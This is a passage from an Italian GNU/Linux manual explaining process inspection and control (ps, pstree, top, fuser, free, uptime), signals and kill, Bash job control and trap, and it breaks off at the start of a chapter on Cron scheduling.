   596 daniele    1   0  1108 1108   872 S       0  0.1  1.7   0:00 fvwm2
     1 root       0   0   388  388   336 S       0  0.0  0.6   0:08 init
     2 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kflushd
     3 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kswapd
    82 root       0   0   352  352   300 S       0  0.0  0.5   0:00 kerneld
   139 root       0   0   448  448   364 S       0  0.0  0.7   0:00 syslogd
   148 root       0   0   432  432   320 S       0  0.0  0.6   0:00 klogd
   159 daemon     0   0   416  416   340 S       0  0.0  0.6   0:00 atd
   170 root       0   0   484  484   400 S       0  0.0  0.7   0:00 crond
   181 bin        0   0   336  336   268 S       0  0.0  0.5   0:00 portmap
   204 root       0   0   404  404   336 S       0  0.0  0.6   0:00 inetd
```

41.1.1 Intestazioni

I programmi che visualizzano la situazione dei processi, utilizzano spesso delle sigle per identificare alcune caratteristiche. La tabella 41.2 ne descrive alcune.

Tabella 41.2. Elenco di alcune delle sigle utilizzate dai programmi che permettono di consultare lo stato dei processi in esecuzione.

Sigla	Descrizione
UID	Il numero di UID dell'utente proprietario del processo.
PID	Il numero del processo, cioè il PID.
PPID	Il PID del processo genitore (quello da cui ha avuto origine).
USER	Il nome dell'utente proprietario del processo.
PRI	La priorità del processo.
NI	Il valore nice.
SIZE	La dimensione dell'immagine del processo in memoria (virtuale).
RSS	La dimensione della memoria RAM utilizzata effettivamente.
SWAP	La dimensione della memoria virtuale utilizzata.
SHARE	La quantità di memoria condivisa utilizzata dal processo.
WCHAN	L'evento per cui il processo è in attesa.
STAT	Lo stato del processo.
TT	Il terminale, se il processo ne utilizza uno.
TIME	Il tempo totale di utilizzo della CPU.
CTIME	Il tempo di CPU sommando anche l'utilizzo da parte dei processi figli.
COMMAND	Il comando utilizzato per avviare il processo.

In particolare, lo stato del processo rappresentato dalla sigla '**`STAT`**', viene descritto da una o più lettere alfabetiche il cui significato viene riassunto nella tabella 41.3.

Tabella 41.3. Lo stato del processo espresso attraverso una o più lettere alfabetiche.

Lettera	Stato
R	In funzione (residente in memoria).
S	In pausa o dormiente.
D	In pausa non interrompibile.
T	Sospeso.
Z	Zombie.
W	Non utilizza memoria (è spostato completamente nella memoria virtuale).
N	Ha un valore nice positivo (in pratica è rallentato).

41.1.2 $ ps

```
ps [opzioni] [pid... ]
```

Visualizza un elenco dei processi in corso di esecuzione. Se non viene specificato diversamente, si ottiene solo l'elenco dei processi che appartengono all'utente. Dopo le opzioni possono essere indicati esplicitamente i processi (in forma dei numeri PID) in modo da ridurre a loro l'elenco ottenuto.

Tabella 41.4. Elenco di alcune delle chiavi di ordinamento utilizzabili con l'opzione '**`O`**', oppure '**`--sort`**' di '**`ps`**'.

Chiave	Chiave	Descrizione
c	cmd	Nome dell'eseguibile.
C	cmdline	Riga di comando completa.
o	session	Numero di sessione.
p	pid	PID.
P	ppid	PPID.
r	rss	RSS (memoria residente utilizzata).
t	tty	Terminale.
T	start_time	Orario di inizio del processo.
U	uid	UID.

Chiave	Chiave	Descrizione
u	user	Nominativo dell'utente
y	priority	Priorità.

Alcune opzioni

Le opzioni rappresentate da un carattere singolo, possono iniziare eventualmente con un trattino, come avviene nella maggior parte dei comandi Unix, ma si tratta di un'eccezione, dal momento che il programma '**ps**' standard non le utilizza.

`l`

Emette un elenco lungo, composto in sostanza da più elementi informativi.

`u`

Formato utente: viene indicato in particolare l'utente a cui appartiene ogni processo e l'ora di inizio in cui il processo è stato avviato.

`f`

Visualizza la dipendenza gerarchica tra i processi in modo semplificato.

`a`

Visualizza anche i processi appartenenti agli altri utenti.

`r`

Emette l'elenco dei soli processi in esecuzione effettivamente, escludendo così quelli che per qualunque motivo sono in uno stato di pausa.

`h`

Elimina l'intestazione dall'elenco. Può essere utile quando si vuole elaborare in qualche modo l'elenco.

`t`*x*

Permette di ottenere l'elenco dei processi associati al terminale *x*. Per identificare un terminale, si può utilizzare il nome del file di dispositivo corrispondente, senza il percorso precedente ('/dev/'), oppure la sigla ottenuta dal nome eliminando il prefisso 'tty'.

`e`

Mostra l'ambiente particolare del processo dopo la riga di comando.

`w`

Se la riga è troppo lunga consente la visualizzazione di una riga in più: l'opzione può essere indicata più volte in modo da specificare quante righe aggiuntive possono essere utilizzate.

`O`[+|-]*chiave*[[+|-]*chiave*]...

`--sort=`[+|-]*chiave*[,[+|-]*chiave*]...

Permette di ottenere un risultato ordinato in base alle chiavi di ordinamento specificate. Le chiavi di ordinamento sono composte da una sola lettera nel caso si usi l'opzione '**O**', mentre sono rappresentate da una parola nel caso dell'opzione '**--sort**'.

Il segno '**+**' (sottinteso) indica un ordinamento crescente, mentre il segno '**-**' indica un ordinamento decrescente. Le chiavi di ordinamento sono indicate simbolicamente in base all'elenco (parziale) visibile nella tabella 41.4.

Esempi

$ **ps**

Elenca i processi appartenenti all'utente che dà il comando.

$ **ps a l**

Elenca tutti i processi utilizzando un formato più ampio in modo da fornire più dettagli sui processi.

$ **ps a r**

Elenca tutti i processi in funzione escludendo quelli in pausa.

$ **ps a l OUr**

Elenca tutti i processi in formato allargato e riordinato per UID (numero utente) e quindi in base alla dimensione residente in memoria dei processi.

$ **ps a l --sort=uid,rss**

Equivalente all'esempio precedente.

41.1.3 $ pstree

pstree [*opzioni*] [*PID* | *utente*]

Visualizza uno schema ad albero dei processi in corso di esecuzione. È possibile specificare un numero di processo (PID), oppure il nome di un utente per limitare l'analisi. Di solito, quando da uno stesso genitore si diramano diversi processi con lo stesso nome, questi vengono raggruppati. Per cui:

```
init---4*[agetty]
```

rappresenta un gruppo di quattro processi '**agetty**', tutti discendenti da Init.

Alcune opzioni

-a

Mostra tutta la riga di comando e non solo il nome del processo.

-c

Disabilita l'aggregazione dei processi con lo stesso nome derivanti dallo stesso genitore.

-h

Evidenzia il processo corrente e i suoi predecessori (antenati).

-l

Visualizza senza troncare le righe troppo lunghe.

-p

Mostra i PID.

-u

Mostra la transizione degli UID, quando da un genitore appartenente a un certo utente, viene generato un processo che appartiene a un altro.

41.1.4 $ top

```
top [opzioni]
```

Visualizza la situazione sull'utilizzo delle risorse di sistema attraverso una tabella dell'attività principale della CPU, cioè dei processi che la impegnano maggiormente. Lo schema viene aggiornato a brevi intervalli, di conseguenza, impegna un terminale. Durante il suo funzionamento, '**top**' accetta dei comandi espressi con un carattere singolo.

Alcune opzioni

`-d` *secondi_di_dilazione*

Permette di specificare l'intervallo di tempo in secondi che viene lasciato trascorrere tra un aggiornamento e l'altro della tabella. Se non viene indicato questo argomento, l'intervallo di tempo tra gli aggiornamenti della tabella è di cinque secondi.

`-q`

Permette all'utente '**root**' di richiedere un aggiornamento della tabella in modo continuo, senza intervalli di pausa.

`-s`

Disabilita la possibilità di utilizzare alcuni comandi in modo interattivo. Può essere utile quando si vuole lasciare funzionare '**top**' in un terminale separato evitando incidenti.

`-i`

Permette di visualizzare anche i processi inattivi o zombie.

`-c`

Permette di visualizzare la riga di comando, invece del solo nome del programma.

Comandi interattivi

'**top**' accetta una serie di comandi interattivi, espressi da un carattere singolo.

`h | ?`

La lettera '**h**' o il simbolo '**?**' fanno apparire un breve riassunto dei comandi e lo stato delle modalità di funzionamento.

`k`

Permette di inviare un segnale a un processo che verrà indicato successivamente. Se il segnale non viene specificato, viene inviato '**SIGTERM**'.

`i`

Abilita o disabilita la visualizzazione dei processi inattivi e dei processi zombie.

`n | #`

Cambia la quantità di processi da visualizzare. Il numero che esprime questa quantità viene richiesto successivamente. Il valore predefinito di questa quantità è zero, che corrisponde al numero massimo in base alle righe a disposizione sullo schermo (o sulla finestra) del terminale.

`q`

Termina l'esecuzione di '**top**'.

`r`

Permette di modificare il valore nice di un processo determinato. Dopo l'inserimento della lettera '**r**', viene richiesto il PID del processo su cui agire e il valore nice. Un valore nice

positivo peggiora le prestazioni di esecuzione di un processo, mentre un valore negativo, che però può essere attribuito solo dall'utente '**root**', migliora le prestazioni. Se non viene specificato il valore nice, si intende 10.

```
S
```

Attiva o disattiva la modalità di visualizzazione cumulativa, con la quale, la statistica sull'utilizzo di risorse da parte di ogni processo, tiene conto anche di quello dei processi figli.

```
s
```

Cambia la durata, espressa in secondi, dell'intervallo tra un aggiornamento e l'altro dei valori visualizzati. L'utente '**root**' può attribuire il valore zero che implica un aggiornamento continuo. Il valore predefinito di questa durata è di cinque secondi.

```
f | F
```

Permette di aggiungere o eliminare alcuni campi nella tabella dei processi.

41.2 Accesso ai file

A volte è importante conoscere se un file è utilizzato da qualche processo. Per questo si utilizza il programma '**fuser**' [4] che è in grado di dare qualche informazione aggiuntiva del modo in cui tale file viene utilizzato.

41.2.1 # fuser

```
fuser [opzioni] file...
```

Il compito normale di '**fuser**' è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, '**fuser**' permette anche di inviare un segnale ai processi che utilizzano un gruppo di file determinato, con l'opzione '**-k**'.

'**fuser**' si trova normalmente nella directory '`/usr/sbin/`', ma può essere utilizzato anche dagli utenti comuni per buona parte delle sue funzionalità.

Quando si utilizza '**fuser**' per ottenere l'elenco dei processi che accedono a file determinati, i numeri di questi processi sono abbinati a una lettera che indica il modo in cui accedono:

- '**c**' directory corrente;
- '**e**' eseguibile in esecuzione;
- '**f**' file aperto (spesso questa lettera non viene mostrata affatto);
- '**r**' directory radice;
- '**m**' file mappato in memoria o libreria condivisa.

'**fuser**' restituisce il valore zero quando tra i file indicati come argomento ne esiste almeno uno che risulta utilizzato da un processo.

[4] **Psmisc** software libero con licenza speciale

Alcune opzioni

`-a`

Mostra tutti i file indicati nell'argomento, anche se non sono utilizzati da alcun processo. Normalmente, '**`fuser`**' mostra solo i file in uso.

`-k`

Invia un segnale ai processi. Se non viene specificato diversamente attraverso l'opzione '**-***segnale*', si utilizza il segnale '**`SIGKILL`**'.

-*segnale*

Permette di specificare il segnale da inviare con l'opzione '**`-k`**'. In pratica, si tratta di un trattino seguito dal segnale espresso in forma numerica o in forma simbolica (per esempio '**`-TERM`**').

`-l`

Elenca i nomi dei segnali conosciuti.

`-m`

Utilizzando questa opzione può essere indicato solo un nome di file, il quale può essere un file di dispositivo, riferito a un'unità di memorizzazione montata nel file system, o una directory che costituisce il punto di innesto della stessa. Quello che si ottiene è l'indicazione di tutti i processi che accedono a quella unità di memorizzazione.

`-u`

Viene aggiunta l'indicazione dell'utente proprietario di ogni processo.

`-v`

Mostra una tabellina dei processi abbinati ai file, in forma più chiara rispetto alla visualizzazione normale.

`-s`

Disabilita qualunque emissione di informazioni. Viene utilizzato quando tutto ciò che conta è il solo valore restituito dal programma.

Esempi

`#` **`fuser *`**

Mostra i processi che accedono ai file della directory corrente.

`#` **`fuser -k /usr/games/*`**

Elimina tutti i processi che utilizzano file nella directory '`/usr/games/`'.

Uno script può utilizzare '**`fuser`**' nel modo seguente per verificare che un file non sia utilizzato da alcun processo prima di eseguire una qualche azione su di esso.

```
#!/bin/bash

MIO_FILE=./mio_file

if fuser -s $MIO_FILE
then
    echo "Il file $MIO_FILE è in uso";
else
    # esegue qualche azione sullo stesso
    ...
fi
```

41.3 Informazioni riepilogative

Oltre alle informazioni dettagliate sui processi possono essere interessanti delle informazioni riassuntive dell'uso delle risorse di sistema. In particolare si usano '**`uptime`**' [5] e '**`free`**'. [6] Il primo permette di conoscere da quanto tempo è in funzione il sistema senza interruzioni, il secondo mostra l'utilizzo della memoria.

$ **`uptime`**[*Invio*]

```
  5:10pm  up  2:21,  6 users,  load average: 0.45, 0.48, 0.41
```

$ **`free`**[*Invio*]

```
             total       used       free     shared    buffers     cached
Mem:         22724      22340        384      13884       3664       5600
-/+ buffers:            13076       9648
Swap:        16628       6248      10380
```

41.3.1 $ uptime

`uptime` [*opzioni*]

Emette una sola riga contenente:

- l'orario attuale;
- da quanto tempo è in funzione il sistema;
- il carico medio di sistema dell'ultimo minuto, degli ultimi cinque minuti e degli ultimi 15 minuti.

41.3.2 $ free

`free` [*opzioni*]

'**`free`**' emette attraverso lo standard output una serie di informazioni relative alla memoria reale e virtuale (*swap*).

Alcune opzioni

`-b`

I valori vengono espressi in byte.

`-k`

I valori vengono espressi in kibibyte (simbolo: Kibyte) e si tratta della modalità predefinita.

`-t`

Visualizza anche una riga contenente i totali.

`-o`

Disabilita il cosiddetto aggiustamento dei *buffer*. Normalmente, senza questa opzione, la memoria tampone, ovvero quella destinata ai *buffer*, viene considerata libera.

`-s` *secondi_di_dilazione*

Permette di ottenere un aggiornamento continuo a intervalli regolari stabiliti dal numero di secondi indicato come argomento. Questo numero può essere anche decimale.

[5] **Procps uptime** GNU GPL
[6] **Procps free** GNU GPL

Invio di segnali ai processi

I segnali sono dei numeri ai quali i programmi attribuiscono significati determinati, relativi a quanto accade nel sistema. I segnali rappresentano sia un'informazione che un ordine: nella maggior parte dei casi i programmi possono intercettare i segnali e compiere delle operazioni correlate prima di adeguarsi al nuovo stato, oppure addirittura rifiutare gli ordini; in altri casi sono sottomessi immediatamente agli ordini.

La tabella 39.1 elenca i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando la pagina di manuale *signal(7)*.

I numeri dei segnali sono stati abbinati a nomi standard che ne rappresentano in breve il significato (in forma di abbreviazione o di acronimo). I numeri dei segnali non sono standard tra i vari sistemi Unix e dipendono dal tipo di architettura hardware utilizzata. Anche all'interno di GNU/Linux stesso ci possono essere differenze a seconda del tipo di macchina che si utilizza.

Questo particolare è importante sia per giustificare il motivo per cui è opportuno fare riferimento ai segnali in forma verbale, sia per ricordare la necessità di fare attenzione con i programmi che richiedono l'indicazione di segnali esclusivamente in forma numerica (per esempio '**`top`**').

42.1 Segnali attraverso la tastiera

Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle combinazioni di tasti. Di solito si invia un segnale '**`SIGINT`**' attraverso la combinazione [*Ctrl+c*], un segnale '**`SIGTSTP`**' attraverso la combinazione [*Ctrl+z*] e un segnale '**`SIGQUIT`**' attraverso la combinazione [*Ctrl+*].

L'effetto di queste combinazioni di tasti dipende dalla configurazione della linea di terminale. Questa può essere controllata o modificata attraverso il programma '**`stty`**' (49.3.2). Come si può vedere dall'esempio seguente, alcune combinazioni di tasti (rappresentate nella forma ^*x*) sono associate a delle funzioni. Nel caso di quelle appena descritte, le funzioni sono '**`intr`**', '**`susp`**' e '**`quit`**'.

$ **`stty -a`**[*Invio*]

```
speed 38400 baud; rows 28; columns 88; line = 204;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff
-iuclc -ixany imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
echoctl echoke
```

42.2 Segnali attraverso la shell

Le shell offrono generalmente dei comandi interni per l'invio di segnali ai processi da loro avviati. In particolare, quelle che come Bash sono in grado di gestire i job, utilizzano i segnali in modo trasparente per fare riprendere un processo sospeso.

Per esempio, nel caso di Bash, se un processo viene sospeso attraverso la combinazione [*Ctrl+z*], cosa che dovrebbe generare un segnale '**`SIGTSTP`**' (in base alla configurazione della linea di terminale), questo può essere riportato in primo piano e in funzione, attraverso il comando '**`fg`**', con il quale in pratica si invia al processo un segnale '**`SIGCONT`**'.

42.3 Comando kill

Il modo normale per inviare un segnale a un processo è l'uso di '**kill**'. Questo, a seconda dei casi, può essere un comando interno di shell o un programma. Il nome '**kill**' deriva in particolare dall'effetto che si ottiene utilizzandolo senza l'indicazione esplicita di un segnale da inviare: quello predefinito è '**SIGTERM**' attraverso il quale si ottiene normalmente la conclusione del processo destinatario.

Attraverso '**kill**' si riesce solitamente a ottenere un elenco dei segnali disponibili con il loro numero corrispondente. Ciò è molto importante per conoscere esattamente quale numero utilizzare con i programmi che non permettono l'indicazione dei segnali in forma verbale.

$ **kill -l**[*Invio*]

```
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGIOT       7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     17) SIGCHLD
18) SIGCONT     19) SIGSTOP     20) SIGTSTP     21) SIGTTIN
22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO
30) SIGPWR
```

Nelle sezioni seguenti viene descritto il programma '**kill**', mentre di solito, se non si indica esplicitamente che si fa riferimento a un programma, interverrà il comando interno di shell.

42.3.1 $ kill

kill [*opzioni*] [*PID*...]

Permette di inviare un segnale a uno o più processi identificati attraverso il loro numero PID. Se non viene specificato, il segnale predefinito è '**SIGTERM**' che normalmente procura la conclusione dell'esecuzione dei processi destinatari. Questo giustifica il nome '**kill**'. [1]

Alcune opzioni

-s *segnale*

Specifica il nome o il numero del segnale da inviare.

-l

Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Esempi

$ **kill -s SIGHUP 1203**

Invia il segnale '**SIGHUP**' al processo corrispondente al numero 1203.

$ **kill -s 1 1203**

Esattamente come nell'esempio precedente

$ **kill -l**

Mostra l'elenco dei segnali disponibili.

Negli esempi di questo documento viene indicato spesso il segnale da inviare senza l'opzione '**-s**', usando piuttosto la forma '**-***segnale*'. Questo riguarda il comando interno omonimo della shell Bash.

[1] **Procps kill** GNU GPL

42.3.2 $ killall

```
killall [opzioni] [-segnale] [comando...]
```

Invia un segnale a tutti i processi che eseguono i comandi specificati. Si utilizza quindi '**killall**' per inviare un segnale a dei processi identificati per nome. Se non viene specificato il segnale da inviare, si utilizza '**SIGTERM**'. I segnali possono essere indicati per nome o per numero. [2]

Alcune opzioni

```
-l
```

Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Esempi

$ **killall -HUP pippo**

Invia il segnale '**SIGHUP**' a tutti i processi avviati con il comando '**pippo**'. I processi soggetti a questo sono solo quelli che appartengono all'utente che invia il segnale.

42.3.3 # fuser

```
fuser [opzioni] file...
```

Il compito normale di '**fuser**' è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, '**fuser**' permette anche di inviare un segnale ai processi che utilizzano un gruppo di file determinato, attraverso l'opzione '**-k**'. '**fuser**' è già stato descritto nella sezione 41.2.1.

[2] **Psmisc** software libero con licenza speciale

Processi e shell

La shell è l'intermediario tra l'utente e il sistema, pertanto è il mezzo normale attraverso cui si può avviare e controllare un processo. Un comando impartito attraverso una shell può generare più di un processo, per esempio quando viene avviato un programma o uno script che avvia a sua volta diversi programmi, oppure quando si realizzano delle pipeline. Per questo motivo, quando si vuole fare riferimento all'attività derivata da un comando dato attraverso una shell, si parla di job e non di singoli processi.

43.1 Controllo dei job di shell

Attraverso alcune shell è possibile gestire i job che in questo caso rappresentano raggruppamenti di processi generati da un solo comando.

La shell Bash e in generale le shell POSIX, oltre alla shell Korn e alla shell C, gestiscono i job. Nelle sezioni seguenti si fa riferimento al comportamento di Bash (in qualità di shell POSIX), ma la maggior parte di quanto spiegato in queste sezioni vale anche per le shell Korn e C ('**`ksh`**' e '**`csh`**').

> Non si deve confondere un job di shell con un processo. Un processo è un singolo eseguibile messo in funzione: se questo a sua volta avvia un altro eseguibile, viene generato un nuovo processo a esso associato. Un job di shell rappresenta tutti i processi che vengono generati da un comando impartito tramite la shell stessa. Basta immaginare cosa succede quando si utilizza una canalizzazione di programmi (pipe), dove l'output di un programma è l'input del successivo.

43.1.1 Processi in primo piano e processi sullo sfondo

L'attività di un job può avvenire in primo piano (*foreground*) o sullo sfondo (*background*). Nel primo caso, il job impegna la shell e quindi anche il terminale, mentre nel secondo la shell è libera da impegni e così anche il terminale. Di conseguenza, non ha senso pretendere da un programma che richiede l'interazione continua con l'utente che possa anche funzionare sullo sfondo.

Se un programma richiede dati dallo standard input o ha la necessità di emettere dati attraverso lo standard output o lo standard error, per poterlo avviare come job sullo sfondo, bisogna almeno provvedere a ridirigere l'input e l'output.

43.1.2 Avvio di un job sullo sfondo

Un programma è avviato esplicitamente come job sullo sfondo quando alla fine della riga di comando viene aggiunto il simbolo '**`&`**'. Per esempio:

```
# make zImage > ~/make.msg &
```

avvia sullo sfondo il comando '**`make zImage`**', per generare un kernel, dirigendo lo standard output verso un file per consentire un controllo successivo dell'esito della compilazione.

Dopo l'avvio di un programma come job sullo sfondo, la shell restituisce una riga contenente il numero del job e il numero del processo terminale generato da questo job (PID). Per esempio:

```
[1] 173
```

rappresenta il job numero uno che termina con il processo 173.

Se viene avviato un job sullo sfondo, quando a un certo punto ha la necessità di emettere dati attraverso lo standard output o lo standard error e questi non sono stati ridiretti, si ottiene una segnalazione simile a quella seguente:

```
[1]+ Stopped (tty output) pippo
```

Nell'esempio, il job avviato con il comando '**pippo**' si è bloccato in attesa di poter emettere dell'output. Nello stesso modo, se viene avviato un job sullo sfondo che a un certo punto ha la necessità di ricevere dati dallo standard input e questo non è stato ridiretto, si ottiene una segnalazione simile alla seguente:

```
[1]+ Stopped (tty input) pippo
```

43.1.3 Sospensione di un job in primo piano

Se è stato avviato un job in primo piano e si desidera sospenderne l'esecuzione, si può inviare attraverso la tastiera il carattere '**susp**', che di solito si ottiene con la combinazione [*Ctrl+z*]. Il job viene sospeso e posto sullo sfondo. Quando un job viene sospeso, la shell genera una riga come nell'esempio seguente:

```
[1]+ Stopped pippo
```

dove il job '**pippo**' è stato sospeso.

43.1.4 jobs

jobs [*opzioni*] [*job*]

Il comando di shell '**jobs**', permette di conoscere l'elenco dei job esistenti e il loro stato. Per poter utilizzare il comando '**jobs**' occorre che non ci siano altri job in esecuzione in primo piano, di conseguenza, quello che si ottiene è solo l'elenco dei job sullo sfondo.

Alcune opzioni

`-l`

Permette di conoscere anche i numeri PID dei processi di ogni job.

`-p`

Emette solo il numero PID del processo iniziale di ogni job.

Esempi

$ **jobs**

Si ottiene l'elenco normale dei job sullo sfondo. Nel caso dell'esempio seguente, il primo job è in esecuzione, il secondo è sospeso in attesa di poter emettere l'output, l'ultimo è sospeso in attesa di poter ricevere l'input.

```
[1]   Running                 yes >/dev/null &
[2]-  Stopped (tty output)    mc
[3]+  Stopped (tty input)     unix2dos
```

Per comprendere l'utilizzo dell'opzione '**-l**' e dell'opzione '**-p**' , occorre avviare sullo sfondo qualche comando un po' articolato.

$ **yes | cat | sort > /dev/null &**[*Invio*]

```
[1] 594
```

```
$ yes | cat > /dev/null &[ Invio ]
```

```
[2] 596
```

```
$ jobs -l[ Invio ]
```

```
[1]-   592 Running                  yes
       593                        | cat
       594                        | sort >/dev/null &
[2]+   595 Running                  yes
       596                        | cat >/dev/null &
```

Come si può osservare, l'opzione '**-l**' permette di avere informazioni più dettagliate su tutti i processi che dipendono dai vari job presenti.

```
$ jobs -p
```

Si ottiene soltanto l'elenco dei numeri PID del processo iniziale di ogni job.

```
592
595
```

43.1.5 Riferimenti ai job

L'elenco di job ottenuto attraverso il comando '**jobs**', mostra in particolare il simbolo '**+**' a fianco del numero del job attuale ed eventualmente il simbolo '**-**' a fianco di quello che diventerebbe il job attuale se il primo termina o viene comunque eliminato.

Il job attuale è quello a cui si fa riferimento in modo predefinito tutte le volte che un comando richiede l'indicazione di un job e questo non viene fornito.

Di norma si indica un job con il suo numero preceduto dal simbolo '**%**', ma si possono anche utilizzare altri metodi elencati nella tabella 43.1.

Tabella 43.1. Elenco dei parametri utilizzabili come riferimento ai job di shell.

Simbolo	Descrizione
%*n*	Il job con il numero indicato dalla lettera *n*.
%*stringa*	Il job il cui comando inizia con la stringa indicata.
%?*stringa*	Il job il cui comando contiene la stringa indicata.
%%	Il job attuale.
%+	Il job attuale.
%-	Il job precedente a quello attuale.

43.1.6 fg

```
fg [job]
```

Il comando '**fg**' porta in primo piano un job che prima era sullo sfondo. Se non viene specificato il job su cui agire, si intende quello attuale.

43.1.7 bg

```
bg [job]
```

Il comando '**bg**' permette di fare riprendere (sullo sfondo) l'esecuzione di un job sospeso. Ciò è possibile solo se il job in questione non è in attesa di un input o di poter emettere l'output. Se non si specifica il job, si intende quello attuale.

Quando si utilizza la combinazione [*Ctrl+z*] per sospendere l'esecuzione di un job, questo viene messo sullo sfondo e diviene il job attuale. Di conseguenza, è normale utilizzare il comando '**`bg`**' subito dopo, senza argomenti, in modo da fare riprendere il job appena sospeso.

43.1.8 kill

```
kill [-s segnale | -segnale] [job]
```

Il comando '**`kill`**' funziona quasi nello stesso modo del programma omonimo. Di solito, non ci si rende conto che si utilizza il comando e non il programma. Il comando '**`kill`**' in particolare, rispetto al programma, permette di inviare un segnale ai processi di un job, indicando direttamente il job.

Quando si vuole eliminare tutto un job, a volte non è sufficiente un segnale '**`SIGTERM`**'. Se necessario si può utilizzare il segnale '**`SIGKILL`**' (con prudenza però).

Esempi

$ **`kill -KILL %1`**

Elimina i processi abbinati al job numero uno, inviando il segnale '**`SIGKILL`**'.

$ **`kill -9 %1`**

Elimina i processi abbinati al job numero uno, inviando il segnale '**`SIGKILL`**', espresso in forma numerica.

43.2 Cattura dei segnali

Attraverso il comando interno '**`trap`**' è possibile catturare ed eventualmente attribuire un comando (comando interno, funzione o programma) a un segnale particolare. In questo modo uno script può gestire i segnali. L'esempio seguente ne mostra uno ('**`trappola`**') in grado di reagire ai segnali '**`SIGUSR1`**' e '**`SIGUSR2`**' emettendo semplicemente un messaggio.

```
#!/bin/bash

    trap 'echo "Ho catturato il segnale SIGUSR1"' SIGUSR1
    trap 'echo "Ho catturato il segnale SIGUSR2"' SIGUSR2

    while [ 0 ]         # ripete continuamente
    do
        NULLA="ciao"    # esegue un'operazione inutile
    done
```

Supponendo di avere avviato lo script nel modo seguente,

$ **`trappola &`**[*Invio*]

e che il suo numero PID sia 1234...

$ **`kill -s SIGUSR1 1234`**[*Invio*]

```
Ho catturato il segnale SIGUSR1
```

$ **`kill -s SIGUSR2 1234`**[*Invio*]

```
Ho catturato il segnale SIGUSR2
```

43.2.1 trap

```
trap [-l] [comando] [segnale]
```

Il comando espresso come argomento di '**trap**' viene eseguito quando la shell riceve il segnale o i segnali indicati. Se non viene fornito il comando, o se al suo posto si mette un trattino ('**-**'), tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell), cioè riprendono il loro significato normale. Se il comando fornito corrisponde a una stringa nulla, il segnale relativo viene ignorato dalla shell e dai comandi che questo avvia. Il segnale può essere espresso in forma verbale (per nome) o con il suo numero. Se il segnale è '**EXIT**', pari a zero, il comando viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale.

Esempi

$ **trap 'ls -l' SIGUSR1**

Se la shell riceve un segnale '**SIGUSR1**' esegue '**ls -l**'.

$ **trap '' SIGUSR1**

La shell e tutti i processi figli ignorano il segnale '**SIGUSR1**'.

Parte xi

Calendario e pianificazione

Pianificazione dei processi (scheduling)

La pianificazione dei processi, o *scheduling*, riguarda l'esecuzione in date e orari stabiliti e la modifica delle priorità. Il mezzo attraverso il quale si controlla l'avvio di un processo in un momento stabilito è dato dal sistema Cron, ovvero dal demone omonimo ('**`cron`**'), mentre la priorità può essere modificata attraverso il valore nice.

La tabella 44.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 44.1. Riepilogo dei programmi e dei file per la gestione dello *scheduling*.

Nome	Descrizione
cron	Programma demone per l'esecuzione dei comandi pianificati.
crontab	Accesso e modifica del file della pianificazione dei comandi.
/etc/crontab	File di pianificazione di sistema.
/var/spool/cron/crontabs/	Directory contenente i file di pianificazione degli utenti.
anacron	Programma per l'esecuzione di comandi pianificati all'avvio del sistema.
/etc/anacrontab	File di pianificazione di sistema Anacron.
atrun	Mette in esecuzione i job di '**`at`**' e '**`batch`**'.
at	Accoda un job da eseguire in un momento successivo stabilito.
batch	Accoda un job da eseguire quando il carico del sistema lo consente.
atq	Interroga la coda dei job.
atrm	Elimina i job dalla coda.
/etc/at.allow	Determina quali utenti possono utilizzare '**`at`**' e '**`batch`**'.
/etc/at.deny	Determina quali utenti non possono utilizzare '**`at`**' e '**`batch`**'.
nice	Esegue un comando modificandone il valore nice.
renice	Cambia il valore nice di processi in funzione.
nohup	Esegue un comando rendendolo insensibile al segnale '**`SIGHUP`**'.

44.1 Cron

Nel bel mezzo della notte, mentre si sta lavorando isolati da qualunque rete, potrebbe capitare di notare un'intensa attività del disco fisso senza una giustificazione apparente. Di solito si tratta del demone '**`cron`**'.

Cron è il sistema che si occupa di eseguire, attraverso il demone '**`cron`**', dei comandi in momenti determinati in base a quanto stabilito all'interno della sua configurazione, rappresentata dai file *crontab*. Questi file possono essere diversi, solitamente uno per ogni utente che ha la necessità di pianificare l'esecuzione di alcuni comandi e uno generale per tutto il sistema.

I file crontab vengono creati attraverso il programma '**`crontab`**' e questo permette di non dovere sapere necessariamente dove devono essere collocati e in che modo vanno nominati. Oltre che per un fatto di relativa comodità, l'esistenza del programma '**`crontab`**' permette di evitare che i file crontab siano accessibili a utenti che non ne siano i proprietari. Inoltre, non è necessario preoccuparsi di avvisare il demone '**`cron`**' dell'avvenuto cambiamento nella situazione dei piani di esecuzione.[1]

L'output dei comandi che il sistema Cron mette in esecuzione, se non è stato ridiretto in qualche modo, per esempio a '`/dev/null`' o a un file, viene inviato con un messaggio di posta elettronica all'utente cui appartiene il file crontab.

Il demone '**`cron`**' viene avviato di norma durante la procedura di inizializzazione del sistema. Di questo demone ne esistono almeno due tipi diversi per i sistemi GNU: Vixie Cron e Dillon's

